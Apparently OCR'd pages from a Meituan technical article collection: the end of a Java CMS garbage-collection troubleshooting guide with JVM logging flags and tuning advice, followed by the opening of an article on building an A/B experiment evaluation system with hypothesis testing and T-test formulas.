- 如果 Old 区也没有空间了，则会等待锁释放，导致线程阻塞。
- 可能触发额外不必要的 Young GC，JDK 有一个 Bug，有一定的几率，本来只该触发一次 GCLocker Initiated GC 的 Young GC，实际发生了一次 Allocation Failure GC 又紧接着一次 GCLocker Initiated GC。是因为 GCLocker Initiated GC 的属性被设为 full，导致两次 GC 不能收敛。

4.9.3 策略

- 添加 `-XX+PrintJNIGCStalls` 参数，可以打印出发生 JNI 调用时的线程，进一步分析，找到引发问题的 JNI 调用。
- JNI 调用需要谨慎，不一定可以提升性能，反而可能造成 GC 问题。
- 升级 JDK 版本到 14，避免 JDK-8048556 导致的重复 GC。

4.9.4 小结


JNI 产生的 GC 问题较难排查，需要谨慎使用。

5. 总结

在这里，我们把整个文章内容总结一下，方便大家整体地理解回顾。

5.1 处理流程（SOP）

下图为整体 GC 问题普适的处理流程，重点的地方下面会单独标注，其他的基本都是标准处理流程，此处不再赘述，最后在整个问题都处理完之后有条件的话建议做一下复盘。




- **制定标准：**这块内容其实非常重要，但大部分系统都是缺失的，笔者过往面试的同学中只有不到一成的同学能给出自己的系统 GC 标准到底什么样，其他的都是用的统一指标模板，缺少预见性，具体指标制定可以参考 3.1 中的内容，

需要结合应用系统的 TP9999 时间和延迟、吞吐量等设定具体的指标，而不是被问题驱动。

- **保留现场：**目前线上服务基本都是分布式服务，某个节点发生问题后，如果条件允许一定不要直接操作重启、回滚等动作恢复，优先通过摘掉流量的方式来恢复，这样我们可以将堆、栈、GC 日志等关键信息保留下来，不然错过了定位根因的时机，后续解决难度将大大增加。当然除了这些，应用日志、中间件日志、内核日志、各种 Metrics 指标等对问题分析也有很大帮助。
- **因果分析：**判断 GC 异常与其他系统指标异常的因果关系，可以参考笔者在 3.2 中介绍的时序分析、概率分析、实验分析、反证分析等 4 种因果分析法，避免在排查过程中走入误区。
- **根因分析：**确实是 GC 的问题后，可以借助上文提到的工具并通过 5 why 根因分析法以及跟第三节中的九种常见的场景进行逐一匹配，或者直接参考下文的根因鱼骨图，找出问题发生根因，最后再选择优化手段。

5.2 根因鱼骨图

送上一张问题根因鱼骨图，一般情况下我们在处理一个 GC 问题时，只要能定位到问题的“病灶”，有的放矢，其实就相当于解决了 80%，如果在某些场景下不太好定位，大家可以借助这种根因分析图通过**排除法**去定位。



5.3 调优建议

- **Trade Off：**与 CAP 注定要缺一角一样，GC 优化要在延迟（Latency）、吞吐量（Throughput）、容量（Capacity）三者之间进行权衡。
- **最终手段：**GC 发生问题不是一定要对 JVM 的 GC 参数进行调优，大部分情况下是通过 GC 的情况找出一些业务问题，切记上来就对 GC 参数进行调整，当然有明确配置错误的场景除外。
- **控制变量：**控制变量法是在蒙特卡洛（Monte Carlo）方法中用于减少方差的一种技术方法，我们调优的时候尽量也要使用，每次调优过程尽可能只调整一个变量。
- **善用搜索：**理论上 99.99% 的 GC 问题基本都被遇到了，我们要学会使用搜索引擎的高级技巧，重点关注 StackOverFlow、Github 上的 Issue、以及各种论坛博客，先看看其他人是怎么解决的，会让解决问题事半功倍。能看到这篇文章，你的搜索能力基本过关了 ~
- **调优重点：**总体上来讲，我们开发的过程中遇到的问题类型也基本都符合正态分布，太简单或太复杂的基本遇到的概率很低，笔者这里将中间最重要的三个

场景添加了“*”标识，希望阅读完本文之后可以观察下自己负责的系统，是否存在上述问题。

- **GC 参数：**如果堆、栈确实无法第一时间保留，一定要保留 GC 日志，这样我们最起码可以看到 GC Cause，有一个大概的排查方向。关于 GC 日志相关参数，最基本的 `-XX:+HeapDumpOnOutOfMemoryError` 等一些参数就不再提了，笔者建议添加以下参数，可以提高我们分析问题的效率。

分类	参数	作用
基本参数	`-XX:+PrintGCDetails`、`-XX:+PrintGCDateStamps`、`-XX:+PrintGCTimeStamps`	GC 日志的基本参数
时间相关	`-XX:+PrintGCApplicationConcurrentTime`、`-XX:+PrintGCApplicationStoppedTime`	详细步骤的并行时间，STW 时间等等
年龄相关	`-XX:+PrintTenuringDistribution`	可以观察 GC 前后的对象年龄分布，方便发现过早晋升问题
空间变化	`-XX:+PrintHeapAtGC`	各个空间在 GC 前后的回收情况，非常详细
引用相关	`-XX:+PrintReferenceGC`	观察系统的软引用，弱引用，虚引用等回收情况

- **其他建议：**上文场景中没有提到，但是对 GC 性能也有提升的一些建议。
  - **主动式 GC：**也有另开生面的做法，通过监控手段监控观测 Old 区的使用情况，即将到达阈值时将应用服务摘掉流量，手动触发一次 Major GC，减少 CMS GC 带来的停顿，但随之系统的健壮性也会减少，如非必要不建议引入。
  - **禁用偏向锁：**偏向锁在只有一个线程使用到该锁的时候效率很高，但是在竞争激烈情况会升级成轻量级锁，此时就需要先**消除偏向锁，这个过程是 STW** 的。如果每个同步资源都走这个升级过程，开销会非常大，所以在已知并发激烈的前提下，一般会禁用偏向锁 `-XX:-UseBiasedLocking` 来提高性能。
  - **虚拟内存：**启动初期有些操作系统（例如 Linux）并没有真正分配物理内存给 JVM ，而是在虚拟内存中分配，使用的时候才会在物理内存中分配内存页，这样也会导致 GC 时间较长。这种情况可以添加 `-XX:+AlwaysPreTouch` 参数，让 VM 在 commit 内存时跑个循环来强制保证申请的内存真的 commit，避免运行时触发缺页异常。在一些大内存的场景下，有时候能将前几次的 GC 时间降一个数量级，但是添加这个参数后，启动的过程可能会变慢。

6. 写在最后

最后，再说笔者个人的一些小建议，遇到一些 GC 问题，如果有精力，一定要探本穷源，找出最深层次的原因。另外，在这个信息泛滥的时代，有一些被“奉为圭臬”的经验可能都是错误的，尽量养成看源码的习惯，有一句话说到“源码面前，了无秘密”，也就意味着遇到搞不懂的问题，我们可以从源码中一窥究竟，某些场景下确有奇效。但也不是只靠读源码来学习，如果硬啃源码但不理会其背后可能蕴含的理论基础，那很容易“捡芝麻丢西瓜”，“只见树木，不见森林”，让“了无秘密”变成了一句空话，我们还是要结合一些实际的业务场景去针对性地学习。

你的时间在哪里，你的成就就会在哪里。笔者也是在前两年才开始逐步地在 GC 方向上不断深入，查问题、看源码、做总结，每个 Case 形成一个小的闭环，目前初步摸到了 GC 问题处理的一些门道，同时将经验总结应用于生产环境实践，慢慢地形成一个良性循环。

本篇文章主要是介绍了 CMS GC 的一些常见场景分析，另外一些，如 CodeCache 问题导致 JIT 失效、SafePoint 就绪时间长、Card Table 扫描耗时等问题不太常见就没有花太多篇幅去讲解。Java GC 是在“分代”的思想下内卷了很多年才突破到了“分区”，目前在美团也已经开始使用 G1 来替换使用了多年的 CMS，虽然在小的堆方面 G1 还略逊色于 CMS，但这是一个趋势，短时间无法升级到 ZGC，所以未来遇到的 G1 的问题可能会逐渐增多。目前已经收集到 Remember Set 粗化、Humongous 分配、Ergonomics 异常、Mixed GC 中 Evacuation Failure 等问题，除此之外也会给出 CMS 升级到 G1 的一些建议，接下来笔者将继续完成这部分文章整理，敬请期待。

“防火”永远要胜于“救火”，**不放过任何一个异常的小指标**（一般来说，任何**不平滑的曲线**都是值得怀疑的），就有可能避免一次故障的发生。作为 Java 程序员基本都会遇到一些 GC 的问题，独立解决 GC 问题是我们必须迈过的一道坎。开篇中也提到过 GC 作为经典的技术，非常值得我们学习，一些 GC 的学习材料，如《The Garbage Collection Handbook》《深入理解 Java 虚拟机》等也是常读常新，赶紧

动起来，苦练 GC 基本功吧。

最后的最后，再多啰嗦一句，目前所有 GC 调优相关的文章，第一句讲的就是“不要过早优化”，使得很多同学对 GC 优化望而却步。在这里笔者提出不一样的观点，熵增定律（在一个孤立系统里，如果没有外力做功，其总混乱度（即熵）会不断增大）在计算机系统同样适用，**如果不主动做功使熵减，系统终究会脱离你的掌控**，在我们对业务系统和 GC 原理掌握得足够深的时候，可以放心大胆地做优化，因为我们基本可以预测到每一个操作的结果，放手一搏吧，少年！

7. 参考资料

[1]《ガベージコレクションのアルゴリズムと実装》中村 成洋 / 相川 光
[2]《The Garbage Collection Handbook》Richard Jones/ Antony Hosking / Eliot Moss
[3]《深入理解 Java 虚拟机（第 3 版）》周志明
[4]《Java Platform, Standard Edition HotSpot Virtual Machine Garbage Collection Tuning Guide》
[5]《Shipilev One Page Blog》Shipilëv
[6] https://openjdk.java.net/projects/jdk/15/
[7] https://jcp.org/en/home/index
[8]《A Generational Mostly-concurrent Garbage Collector》Tony Printezis / David Detlefs
[9]《Java Memory Management White Paper》
[10]《Stuff Happens：Understanding Causation in Policy and Strategy》AA Hill

8. 作者简介

新宇：2015 年加入美团，到店住宿门票业务开发工程师。
湘铭：2018 年加入美团，到店客户平台开发工程师。
祥璞：2018 年加入美团，到店客户平台开发工程师。

9. 招聘信息

美团到店事业群住宿门票数据智能组诚招小伙伴，从供、控、选、售等层面全方位提升业务竞争力，十万级 QPS 处理，亿级数据分析，完整业务闭环，目前有海量 HC，有兴趣的请将邮件发送至 hezhiming@meituan.com，我们会在第一时间与你联系。


美团配送 A/B 评估体系建设实践

作者：王鹏　启政　连恒

2019 年 5 月 6 日，美团点评正式推出新品牌“美团配送”，发布了美团配送新愿景：“每天完成一亿次值得信赖的配送服务，成为不可或缺的生活基础设施。”现在，美团配送已经服务于全国 400 多万商家和 4 亿多用户，覆盖 2800 余座市县，日活跃骑手超过 70 万人，成为全球领先的分钟级配送网络。

即时配送的三要素是“效率”、“成本”、“体验”，通过精细化的策略迭代来提升效率，降低成本，提高体验，不断地扩大规模优势，从而实现正向循环。但是，策略的改变，不是由我们随便“拍脑袋”得出，而是一种建立在数据基础上的思维方式，数据反馈会告诉我们做的好不好，哪里有问题，以及衡量可以带来多少确定性的增长。而 A/B-test 就是我们精细化迭代的一个“利器”，通过为同一个迭代目标制定两个或多个版本的方案，在同一时间维度，让组成成分相同（或相似）的 A/B 群组分别采用这些版本，然后收集各群组的体验数据和业务数据，最后分析、评估出最好的版本，帮助我们作出正确的决策，使迭代朝着更好的方向去演进。基于此，构建一个适用于配送业务的 A/B 平台就应运而生了。


1. A/B 平台简介



如上图所示，A/B 实验可以看作一个“无尽”的学习环，我们通过提出假设、定义成功指标、检验假设（A/B 实验）、分析学习、发布、建立另一个假设，这就形成一个完整的闭环，通过多轮实验迭代，使策略趋于更优。基于上述对 A/B 实验划分的 5 个步骤，我们将 A/B 实验的完整生命周期分为三个阶段：

- 实验前，提出该实验假设，定义实验成功的指标，确定分流策略；
- 实验中，即验证假设的阶段，根据配置阶段的分流策略进行分流和埋点上报；
- 实验后，进行实验分析与学习，并基于实验报告决定是否发布。


按照功能划分，我们将 A/B 平台分为三个模块，实验配置管理模块、分流以及埋点上报模块和在线分析模块，分别对应于 A/B 实验生命周期的实验前、实验中和实验后三个阶段。在实验配置模块，用户可以基于实验前提出的假设、定义的成功指标快速创建实验，并基于特定的分流策略完成分流配置；分流以及埋点上报模块，提供 JAR 包接入的形式，异步获取实验配置进行本地分流计算和埋点上报；在线分析模块，依据用户在实验配置管理模块选取的用于说明实验效果的指标、分流埋点上报模块记录的日志，自动地产生各实验的实验报告，供实验观察者使用，然后根据实验效果帮助他们作出正确的决策。具体流程如下图所示：



2. 为什么要强调评估体系建设


2.1 分流业务场景需要

业界的 A/B 平台建设基本以《Overlapping Experiment Infrastructure: More, Better, Faster Experimentation》这篇论文为蓝本进行展开，引入分层模型以及在分流算法中加入层编号因子来解决“流量饥饿”和“正交”问题，并且通过引入域的概念，支持域和层之间的相互嵌套，使分层实验模型更加灵活，进而满足多种场景下的 A/B 诉求。如下图所示，将流量通过 Hash 取模的方式即可实现流量的均匀划分。



这种是面向 C 端用户进行流量选择的传统 A/B 实验，采用上述的分流方式基于这样的假设：参与实验的流量因子是相互独立的、随机的，服从独立同分布。但是，配送业务场景下的 A/B 实验，涉及到用户、骑手、商家三端，请求不独立，策略之间相互影响并且受线下因素影响较大。传统 A/B 实验的分流方式，无法保证分出的两个群组

实验组和对照组的流量都是无差别的，无法避免因流量分配不平衡而导致的 A/B 群组差异过大问题，很容易造成对实验结果的误判。为满足不同业务场景的诉求，我们的 A/B 平台建设采取了多种分流策略，如下图所示：



针对策略之间的相互影响、请求不独立场景下的 A/B 实验，我们采取限流准入的分流方式，针对不同的实验，选取不同的分流因子。在实验前，我们通过 AA 分组，找出无差别的实验组和对照组，作为我们实验分流配置的依据，这种分流方式要求我们要有一套完整刻画流量因子的指标体系，只要刻画流量因子的指标间无统计显著性，我们就认为分出的实验组和对照组无差别。

2.2 业务决策的重要依据

在实验后的效果评估环节，通常允许实验者用自定义的指标来衡量不同策略带来的影响。但这样做会带来如下两个问题：

- 首先，由实验者来负责实验效果的评估，很难做到客观。同时也无法避免实验者仅仅选择支持自己假设的指标，来证明自己的实验结论；
- 其次，所有的策略迭代都是为业务服务，如果实验者用自定义的、与业务认知不一致的指标，来说明实验效果、推动业务灰度，这种方式往往难以被采纳。

因此，权威的评估体系对于对齐大家认知，并帮助我们在策略迭代方面作出正确的决策，尤为重要。

3.A/B 评估体系构建

A/B 评估体系的构建，要解决 A/B 平台两个核心问题：

- 第一，要有一套用于刻画流量因子（区域、骑手、商家）的权威的、完备的指标体系，帮助实验者完成实验前的 AA 分组和实验后的效果评估；
- 第二，要建立一套科学的评估方法，帮助实验者作出正确的决策。


3.1 权威完备的指标体系

指标的权威性体现在：刻画分流因子，用于实验前 AA 分组和证明实验假设的指标，必须经过治理且业务认知一致，这样才能对齐认知，使得实验结果更具说服力；指标的完备性体现在：评估体系中的指标，不仅要有经过第三方独立生产治理且各业务方认知一致的治理指标，而且还要有实验者为了更全面的分析，描述实验过程，自定义的探索指标。

3.1.1 整体架构

治理指标强调的是指标的权威性和生产的规范性，而探索性指标强调的是指标的多样性和生产的灵活性。在评估体系中要实现这两类指标的统一，既要包含用于说明实验效果的治理指标，又要包含帮助实验者更好迭代实验所需的探索指标。

为实现上述的统一，指标层面要有分级运营的策略：治理指标按照业务认知一致性和算法内部认知一致性分别定级为 P0、P1，这一类指标在生产前必须要有严格的注册、评审，生产环节需要交给独立的第三方团队（数据团队）生产，保证指标的权威性，产出后打通指标与字段的映射关系，对用户屏蔽底层实现逻辑；对于探索性指标，定级为 P2，强调的是生产的灵活性和快速实现，因此，它的生产就不宜带有指标注册和评审等环节。为保证其快速实现，希望基于物理表和简单的算子配置就可以实现效果分析时即席查询使用。基于如上的问题拆解，我们进行了如下的架构设计：




3.1.2 数据集成

为了支持监控和分析，在数据集成环节，我们集成了实验配置数据、业务数据和染色数据，以便实验者在效果评估环节不仅可以查看流量指标（PV、UV 和转化率），也可以深入探索策略变动对业务带来的影响。对于那些在实验配置环节不能确定流量是否真正参加实验的场景（例如：选择了特定区域进行实验，该区域产生的单只有满足特定条件时才能触发实验），我们不能直接通过限制确定的区域来查看业务指标。因为，此时查看的指标并不是真正参与实验的流量所对应的指标。因此在数据集成环节，我们同时将实验前的实验配置数据和实验中的染色数据（针对每个参与实验的流量，每次操作所产生的数据，都会打上实验场景、实验组以及具体的分组标记，我们该数据为染色数据）同步到数仓。在数据基建环节，将业务数据模型和染色数据模型通过流量实体作为关联条件进行关联，构建实验粒度模型。

3.1.3 数据基建

在数据基建层，我们基于指标分级运营的思路，由数据团队和算法团队分别构建实体粒度（区域、骑手、GeoHash）和实验粒度的实体宽表模型，以满足 P0/P1 指标和 P2 指标的诉求；为实现指标的规范化建设和灵活建设的统一，在物理模型和对外

提供应用的指标池之间，我们提供了元数据管理工具和模型配置工具，从而实现离线数据快速接入评估体系的指标池。由数据团队建设的实体宽表模型，对应着治理指标（P0/P1 指标），必须在生产后通过元数据管理工具完成指标与物理字段的映射，将指标的加工口径封装在数据层，对用户屏蔽物理实现，确保治理指标的一致性。由算法团队独立建设的实体宽表模型，对应着挖掘指标（P2 指标），为确保其接入评估体系指标池的灵活性和方便性，我们在数据基建环节，通过标签的形式对指标口径做部分封装，在模型配置环节完成指标逻辑的最终加工。




3.1.4 元数据管理

元数据管理层，是实现指标权威性的关键。治理指标在本层实现注册、评审，达到业务认知一致性和算法内部认知一致性的目的。同时，本层还完成了治理指标与数据基建层物理模型之间的绑定，为后续的模型配置建立基础。

3.1.5 模型配置

模型配置工具，是打通物理模型与评估指标池的桥梁，它通过输入组件、操作组件和应用组件，将离线数据接入到评估体系中，满足实验前 AA 分组和实验后 AB 评估的需求。首先，输入组件可以对应不同的数据源，既可以接入治理的离线指标，也可以接入特定库下的物理表。其次，操作组件提供了分组操作、算子操作、过滤操作和测试操作，通过分组操作，确定模型包含的维度；通过算子操作，将算子作用在指标或标签字段上，在取数环节实现指标的二次计算；通过过滤操作，实现数据的过滤；通过测试操作，保证模型配置质量。最后，应用组件可以将配置的模型注册到不同的应用上，针对 A/B 场景主要是 AA 分组和 AB 评估。具体接入流程如下图所示：



3.2 科学权威的评估方式

评估报告的可靠和权威性主要体现在两个方面：一是评估指标的可靠性和权威性；二是评估方式的科学性。在上一节中，我们重点讨论了如何构建可靠权威的指标体系。在这一节，我们重点讨论如何进行科学的评估。

在讨论科学评估之前，我们再重温一下 A/B 实验的定义：A/B 实验，简单来说，就是为同一个目标制定两个版本或多个版本的方案，在同一时间维度，分别让组成成分相同（相似）的 A/B 群组分别采用这些版本，收集各群组的体验数据和业务数据，最后分析、评估出最好版本，正式采用。其中 A 方案为现行的设计（称为控制组），B 方案是新的设计（称为实验组）。分析 A/B 实验的定义，要实现科学权威的评估，最重要的两点在于：

- 第一，确保在实验前分出无差别的实验组和对照组，避免因流量分配不平衡导致的 AB 群组差异过大，最终造成对于实验结果的误判；

- 第二，确保对实验结果作出准确的判断，能够准确的判断新策略相对于旧策略的优势是不是由自然波动引起的，它的这一优势能否在大规模的推广中反映出来。

无论是实验前确保实验组和对照组流量无显著性差异，还是实验后新策略较旧策略的指标变动是否具有统计上的显著性，无一例外，它们都蕴含着统计学的知识。接下来，我们重点论述一下 A/B 实验所依赖的统计学基础以及如何依据统计学理论做出科学评估。

3.2.1 假设检验

3.2.1.1 两个假设

A/B 测试是一种对比试验，我们圈定一定的流量进行实验，实验结束后，我们基于实验样本进行数据统计，进而验证实验前假设的正确性，我们得出这一有效结论的科学依据便是假设检验。假设检验是利用样本统计量估计总体参数的方法，在假设检验中，先对总体均值提出一个假设，然后用样本信息去检验这个假设是否成立。我们把提出的这个假设叫做原假设，与原假设对立的结论叫做备择假设，如果原假设不成立，就要拒绝原假设，进而接受备择假设。

3.2.1.2 两类错误

对于原假设提出的命题，我们需要作出判断，要么原假设成立，要么原假设不成立。因为基于样本对总体的推断，会面临着犯两种错误的可能：第一类错误，原假设为真，我们却拒绝了；第二类错误，原假设为伪，我们却接受了。显然，我们希望犯这两类错误的概率越小越好，但对于一定的样本量 n，不能同时做到犯这两类错误的概率很小。

在假设检验中，就有一个对两类错误进行控制的问题。一般来说，哪一类错误所带来的后果严重、危害越大，在假设检验中就应该把哪一类错误作为首要的控制目标。在假设检验中，我们都执行这样一个原则，首先控制犯第一类错误的概率。这也是为什么我们在实际应用中会把要推翻的假设作为原假设，这样得出的结论更具说服力（我

们有足够充分的证据证明原来确定的结论是错误的），所以通常会看到，我们把要证明的结论作为备择假设。


3.2.1.3 T 检验

常见的假设检验方法有 Z 检验、T 检验和卡方检验等，不同的方法有不同的适用条件和检验目标。Z 检验和 T 检验都是用来推断两个总体均值差异的显著性水平，具体选择哪种检验由样本量的大小、总体的方差是否已知决定。在样本量较小且总体的方差未知的情况下，这时只能使用样本方差代替总体方差，样本统计量服从 T 分布，应该采用 T 统计量进行检验。T 统计量具体构造公式如下图所示，其中 f 是 T 统计量的自由度，S1、S2 是样本标准差。

$$t=\frac{(\bar{x}_1-\bar{x}_2)-(\mu_1-\mu_2)}{\sqrt{\frac{s_1^2}{n_1}+\frac{s_2^2}{n_2}}}$$

$$f=\frac{\left(\frac{s_1^2}{n_1}+\frac{s_2^2}{n_2}\right)^2}{\frac{\left(\frac{s_1^2}{n_1}\right)^2}{n_1-1}+\frac{\left(\frac{s_2^2}{n_2}\right)^2}{n_2-1}}$$

T 检验的流程是，在给定的弃真错误概率下（一般取 0.05），依据样本统计量 T 是否落在拒绝域来判断接受还是拒绝原假设。实际上在确定弃真错误概率以后，拒绝域的位置也就相应地确定了。使用 T 统计量进行判断的好处是，进行决策的界限清晰，但缺陷是决策面临的风险是笼统的。例如 T=3 落入拒绝域，我们拒绝原假设，犯弃真错误的概率为 0.05；T=2 也落入拒绝域，我们拒绝原假设，犯弃真错误的概率也是 0.05。事实上，依据不同的统计量进行决策，面临的风险也是有差别的。为了精确地反映决策的风险度，我们仍然需要 P 值来帮助业务来做决策。



3.2.1.4 利用 P 值决策

